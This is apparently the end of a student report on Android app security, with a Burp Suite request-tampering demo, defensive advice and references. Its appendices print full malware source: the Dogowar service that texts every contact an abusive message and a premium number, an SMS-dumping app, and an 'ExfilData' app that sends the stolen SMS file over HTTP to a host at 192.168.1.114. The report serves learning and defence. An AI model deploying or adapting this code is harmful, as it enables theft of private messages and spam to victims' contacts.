
Here is the intercepted request. The device is currently hanging and waiting for a response that Burp Suite is not letting through.


4:44
food
0

If we modify the value box on the right side, we can change it to point to a different item instead



Now if we apply these changes and forward the request



The app has returned the Kraft item instead. While this alone seems simple, imagine if someone was able to Proxy someone signing into their banking app. They could now modify the requests and end up sending themselves money right out of the target's account as if the person did it themselves.

While this exploit took a lot more control over the device, it is still possible to commit attacks using this. For instance, it is possible to modify applications to always trust a certain certificate. Then if the attacker repackages this app and spreads it, they could set up public hotspots that act as a proxy so when users connect, they can see and modify all of the data coming from the device.

For users to protect themselves from these kinds of attacks, the most important thing is to be aware. Again, always make sure to install applications from a trusted source. Another great way to avoid these attacks is to be cautious of what public Wi-Fi networks you connect to. Connecting to malicious hotspots is one of the top ways that these sorts of attacks can happen. If you want to be safe on all public networks, utilize a VPN service to route your traffic to a known good host where your data will be secure.

Conclusion

Overall, working on this project has been a fantastic learning experience. Not only did I get to dive into new topics and solve complex problems, but I also picked up some new skills along the way, like working with Java and Android app structure. It was challenging to navigate through outdated materials, but figuring out how to adapt them to a modern context was part of the journey.

This project has deepened my understanding of mobile app security, particularly around network traffic and potential vulnerabilities. I’m looking forward to applying these skills to my master's capstone project, where I'll reverse-engineer an app for the electric skateboard Boosted Board. With the company out of business, the original app no longer functions, leaving users with outdated firmware. I hope my work will help keep these boards operational for longer.

Overall, the key takeaway from this project is that while mobile apps can be vulnerable to traffic attacks, there are ways to protect yourself. Stick to trusted sources for app installations and be cautious with public Wi-Fi networks. If you're looking to add an extra layer of security, using a VPN can be a great option. Ultimately, staying informed and vigilant is the best defense against these kinds of attacks.

If interested, all files, code and examples used in this study can be found on my Github:

References and Software

1. Apache Friends. “XAMPP”. Version 8.2.12, 2023. Web. <https://www.apachefriends.org/>.
2. Google LLC. "Android 14." Google, 2024. Google Pixel 7 Pro. <https://developer.android.com/about/versions/14>.
3. Google LLC. “Android Studio”, Version 2023.1.1. <https://developer.android.com/studio>.
4. “IPhone vs. Android User & Revenue Statistics (2024).” Backlinko, 13 Mar. 2024, <backlinko.com/iphone-vs-android-statistics>.
5. Jakhar, Aseem. "diva-android" GitHub, 2015, <https://github.com/payatu/diva-android>.
6. Jubert, Anthony. “Androguard”. GitHub, 2024. Web. <https://github.com/androguard/androguard>.
7. Oracle Corporation. “Java Development Kit”, Version 22. Oracle, 2023. Web. <https://www.oracle.com/java/technologies/downloads>.
8. “Play Protect | Google for Developers.” Google, Google, <developers.google.com/android/play-protect>.
9. PortSwigger. “Burp Suite”. Version 2023.11.3, PortSwigger, 2024. Software. <https://portswigger.net/burp>
10. Raj. “Android Penetration Testing: Drozer.” Hacking Articles, 25 Dec. 2020, <www.hackingarticles.in/android-penetration-testing-drozer/>.
11. “Storage Updates in Android 11 : Android Developers.” Android Developers, <www.developer.android.com/about/versions/11/privacy/storage>.
12. “Tool Release: Magisk Module – Conscrypt Trust User Certs.” NCC Group Research Blog, 8 Nov. 2023, <research.nccgroup.com/2023/11/08/tool-release-magisk-module-conscrypt-trust-user-certs/>.
13. Topjohnwu. “Magisk”, Version 27. GitHub, 2024. Web. <https://github.com/topjohnwu/Magisk>.
14. Verma, Prashant, and Akshay Dixit. “Mobile Device Exploitation Cookbook: Over 40 Recipes to Master Mobile Device Penetration Testing with Open Source Tools”. Packt Publishing, 2016.

Appendices:

Appendix A: Dogowar Source Code

Here is the source code for the malicious segment of the Dogowar malware.

Rabies.class:

```
package com.dogbite;

import android.app.Service;
import android.content.Intent;
import android.database.Cursor;
import android.os.IBinder;
import android.provider.ContactsContract;
import android.telephony.SmsManager;

public class Rabies extends Service {
 public IBinder onBind(Intent paramIntent) {
   return null;
 }

 public void onCreate() {
   super.onCreate();
 }

 public void onDestroy() {
   super.onDestroy();
 }

 public void onStart(Intent paramIntent, int paramInt) {
   super.onStart(paramIntent, paramInt);
   Cursor cursor =
getContentResolver().query(ContactsContract.Contacts.CONTENT_URI, null, null, null,
null);
   SmsManager smsManager = SmsManager.getDefault();
   if (cursor.getCount() > 0)
     label15: while (true) {
       if (cursor.moveToNext()) {
         String str = cursor.getString(cursor.getColumnIndex("_id"));
         if
(Integer.parseInt(cursor.getString(cursor.getColumnIndex("has_phone_number"))) > 0)
{
           Cursor cursor1 =
getContentResolver().query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
null, "contact_id = " + str, null, null);
```

```
            while (true) {
              if (!cursor1.moveToNext()) {
                smsManager.sendTextMessage("73822", null, "text", null, null);
                continue label15;
              }

smsManager.sendTextMessage(cursor1.getString(cursor1.getColumnIndex("data1")),
null, "I take pleasure in hurting small animals, just thought you should know
that", null, null);
            }
            break;
          }
          continue;
        }
        return;
      }
  }
}
```

Appendix B: SmsCopy Code

Here is the relevant source code for our homebrew malware, SmsCopy:

MainActivity.java

```
package com.akshaydixit.smscopy;

import android.annotation.SuppressLint;
import android.app.PendingIntent;
import android.content.ContentResolver;
import android.content.Intent;
import android.database.Cursor;
import android.net.Uri;
import android.os.Build;
import android.os.Bundle;
import android.os.Environment;
import android.provider.MediaStore;
import android.support.v7.app.ActionBarActivity;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;

import android.app.Application;
import java.io.File;
import java.io.FileWriter;
import java.io.IOException;
import java.util.ArrayList;
import android.Manifest;

import android.Manifest;
import android.content.pm.PackageManager;
import android.os.Bundle;
import android.widget.Toast;
import android.support.v4.content.ContextCompat;
//import androidx.core.content.ContextCompat;

//import androidx.annotation.NonNull;
//import androidx.appcompat.app.AppCompatActivity;
//import androidx.core.app.ActivityCompat;
//import androidx.core.content.ContextCompat;


public class MainActivity extends AppCompatActivity {

   Intent intent = new Intent(ACTION_MANAGE_APP_ALL_FILES_ACCESS_PERMISSION,
Uri.parse("package:" + BuildConfig.APPLICATION_ID));

   final static int APP_STORAGE_ACCESS_REQUEST_CODE = 501; // Any value
```

```
   private static final int READ_SMS_PERMISSION_REQUEST_CODE = 1;
   private static final int MANAGE_STORAGE_PERMISSION_REQUEST_CODE = 2;
   public static final String ACTION_MANAGE_APP_ALL_FILES_ACCESS_PERMISSION =
null;

   @Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);
//         backupSMS();
       // Check if permission is already granted
       if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.R) {
           if ((checkSelfPermission(Manifest.permission.READ_SMS) !=
PackageManager.PERMISSION_GRANTED) ){
               // Request the permission
               requestPermissions(new String[]{Manifest.permission.READ_SMS},
READ_SMS_PERMISSION_REQUEST_CODE);
           } else {
               if (!Environment.isExternalStorageManager()) {

                   // Request the permission
                   startActivityForResult(intent,
APP_STORAGE_ACCESS_REQUEST_CODE);
               } else {
                   // Permission is granted, proceed with reading SMS
                   System.out.println("Requesting permission to access
storage");
                   backupSMS();
               }
           }
       }
   }

   @Override
   public void onActivityResult(int requestCode, int resultCode, Intent data)
   {
       super.onActivityResult(requestCode, resultCode, data);
       if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.R) {
           if(requestCode == APP_STORAGE_ACCESS_REQUEST_CODE &&
Environment.isExternalStorageManager()){
               backupSMS();
           }
       }
       // Permission granted. Now resume your workflow.
   }

   public void onRequestPermissionsResult(int requestCode, String[]
permissions, int[] grantResults) {
       if (requestCode == READ_SMS_PERMISSION_REQUEST_CODE) {
```

```
            if (grantResults.length > 0 &&
                    grantResults[0] == PackageManager.PERMISSION_GRANTED) {
                // Permission granted
                backupSMS();
            } else {
                // Permission denied
                Toast.makeText(this, "Permission denied to read SMS",
Toast.LENGTH_SHORT).show();
            }
        }
        if (requestCode == MANAGE_STORAGE_PERMISSION_REQUEST_CODE) {
            if (grantResults.length > 0 &&
                    grantResults[0] == PackageManager.PERMISSION_GRANTED) {
                // Permission granted
                backupSMS();
            } else {
                // Permission denied
                Toast.makeText(this, "Permission denied to manage storage",
Toast.LENGTH_SHORT).show();
            }
        }
    }


    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.menu_main, menu);
        return true;
    }

    @Override
    public boolean onOptionsItemSelected(MenuItem item) {
        // Handle action bar item clicks here. The action bar will
        // automatically handle clicks on the Home/Up button, so long
        // as you specify a parent activity in AndroidManifest.xml.
        int id = item.getItemId();

        //noinspection SimplifiableIfStatement
        if (id == R.id.action_settings) {
            return true;
        }

        return super.onOptionsItemSelected(item);

    }

// SMS copy code begins:
//--------------------
```

```
public ArrayList<String> smsBuffer = new ArrayList<String>();
   String smsFile = "SMS"+".csv";
   private void  backupSMS(){
       smsBuffer.clear();
       Uri mSmsinboxQueryUri = Uri.parse("content://sms");
       Cursor cursor1 = getContentResolver().query(
               mSmsinboxQueryUri,
               new String[] { "_id", "thread_id", "address", "person", "date",
                       "body", "type" }, null, null, null);
       //startManagingCursor(cursor1);
       String[] columns = new String[] { "_id", "thread_id", "address",
"person", "date", "body",
               "type" };
       if (cursor1.getCount() > 0) {
           String count = Integer.toString(cursor1.getCount());
           Log.d("Count", count);
           while (cursor1.moveToNext()) {

               @SuppressLint("Range") String messageId =
cursor1.getString(cursor1.getColumnIndex(columns[0]));

               @SuppressLint("Range") String threadId =
cursor1.getString(cursor1
                       .getColumnIndex(columns[1]));

               @SuppressLint("Range") String address =
cursor1.getString(cursor1
                       .getColumnIndex(columns[2]));
               @SuppressLint("Range") String name = cursor1.getString(cursor1
                       .getColumnIndex(columns[3]));
               @SuppressLint("Range") String date = cursor1.getString(cursor1
                       .getColumnIndex(columns[4]));
               @SuppressLint("Range") String msg = cursor1.getString(cursor1
                       .getColumnIndex(columns[5]));
               @SuppressLint("Range") String type = cursor1.getString(cursor1
                       .getColumnIndex(columns[6]));



               smsBuffer.add(messageId + ","+ threadId+ ","+ address + "," +
name + "," + date + " ," + msg + " ,"
                       + type);

           }
           generateCSVFileForSMS(smsBuffer);

       }
   }
```

```
   private void generateCSVFileForSMS(ArrayList<String> list)
   {
       try
       {
           String storage_path =
Environment.getExternalStorageDirectory().toString() + File.separator +
smsFile;
           System.out.println("Balle!!!!!!");
           FileWriter write = new FileWriter(storage_path);
           write.append("messageId, threadId, Address, Name, Date, msg, type");
           write.append('\n');
           for (String s : list)
           {
               write.append(s);
               write.append('\n');
           }
           write.flush();
           write.close();
       }
       catch (NullPointerException e)
       {
           System.out.println("Nullpointer Exception "+e);
           //  e.printStackTrace();
       }
       catch (IOException e)
       {
           e.printStackTrace();
       }
       catch (Exception e)
       {
           e.printStackTrace();
       }

   }
// SMS Code ends
// -------------

}
```

AndroidManifest.xml:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
   xmlns:tools="http://schemas.android.com/tools"
   package="com.akshaydixit.smscopy" >

   <uses-feature
       android:name="android.hardware.telephony"
       android:required="false" />
   <application
       android:allowBackup="true"
       android:icon="@mipmap/ic_launcher"
       android:label="@string/app_name"
       android:theme="@style/AppTheme" >
       <activity
           android:name=".MainActivity"
           android:label="@string/app_name"
           android:exported="true">
           <intent-filter>
               <action android:name="android.intent.action.MAIN" />

               <category android:name="android.intent.category.LAUNCHER" />
           </intent-filter>
       </activity>
   </application>
   <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"
/>
   <uses-permission android:name="android.permission.READ_SMS"/>
   <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"
       tools:ignore="ProtectedPermissions" />
</manifest>
```

Appendix C: Code for ExfilData

This is the source code for the ExfilData malicious app written:

MainActivity.java

```
package com.akshaydixit.smscopy;

import android.content.Intent;
import android.net.Uri;
import android.os.AsyncTask;
import android.support.v7.app.ActionBarActivity;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import java.net.HttpURLConnection;
import java.net.URL;


import java.io.*;


public class MainActivity extends AppCompatActivity {
   @Override
   protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);

//================================================================================
===
       FileInputStream in;
       BufferedInputStream buf;
       Intent intent = getIntent();
       Bundle extras = intent.getExtras();
       StringBuffer sb = new StringBuffer("");
       String line = "";
       String NL = System.getProperty("line.separator");
       String str = "cat /sdcard/SMS.csv";
       Process process = null;
       try {
           process = Runtime.getRuntime().exec(str);
       } catch (IOException e) {
           // TODO Auto-generated catch block

           throw new RuntimeException(e);
       }
```

```
        BufferedReader reader1 = new BufferedReader(
                new InputStreamReader(process.getInputStream()));
        int read;
        char[] buffer1 = new char[4096];
        StringBuffer output1 = new StringBuffer();
        try {
            while ((read = reader1.read(buffer1)) > 0) {
                output1.append(buffer1, 0, read);
            }
        } catch (IOException e) {
            // TODO Auto-generated catch block

            throw new RuntimeException(e);
        }

        try {
            reader1.close();
        } catch (IOException e) {
            // TODO Auto-generated catch block
            //e.printStackTrace();
            throw new RuntimeException(e);
        }

        // Waits for the command to finish.
        try {
            process.waitFor();
        } catch (InterruptedException e) {
            // TODO Auto-generated catch block
            //e.printStackTrace();
        }
        String data = output1.toString();
        System.out.println("data:---"+data);
        //continue;
        String url = "http://192.168.1.114/input.php?input=" + data;

        new SendDataTask().execute(url);
        //startActivity(new Intent(Intent.ACTION_VIEW,
Uri.parse("http://192.168.1.114/input.php?input=" + data)));

    }
//=========================================================================
=============


    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.menu_main, menu);
        return true;
```

```
    }

    @Override
    public boolean onOptionsItemSelected(MenuItem item) {
        // Handle action bar item clicks here. The action bar will
        // automatically handle clicks on the Home/Up button, so long
        // as you specify a parent activity in AndroidManifest.xml.
        int id = item.getItemId();

        //noinspection SimplifiableIfStatement
        if (id == R.id.action_settings) {
            return true;
        }

        return super.onOptionsItemSelected(item);
    }
}
```

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    package="com.akshaydixit.smscopy" >

    <uses-feature
        android:name="android.hardware.telephony"
        android:required="false" />
    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=".MainActivity"
            android:label="@string/app_name"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
```

```
</manifest>
```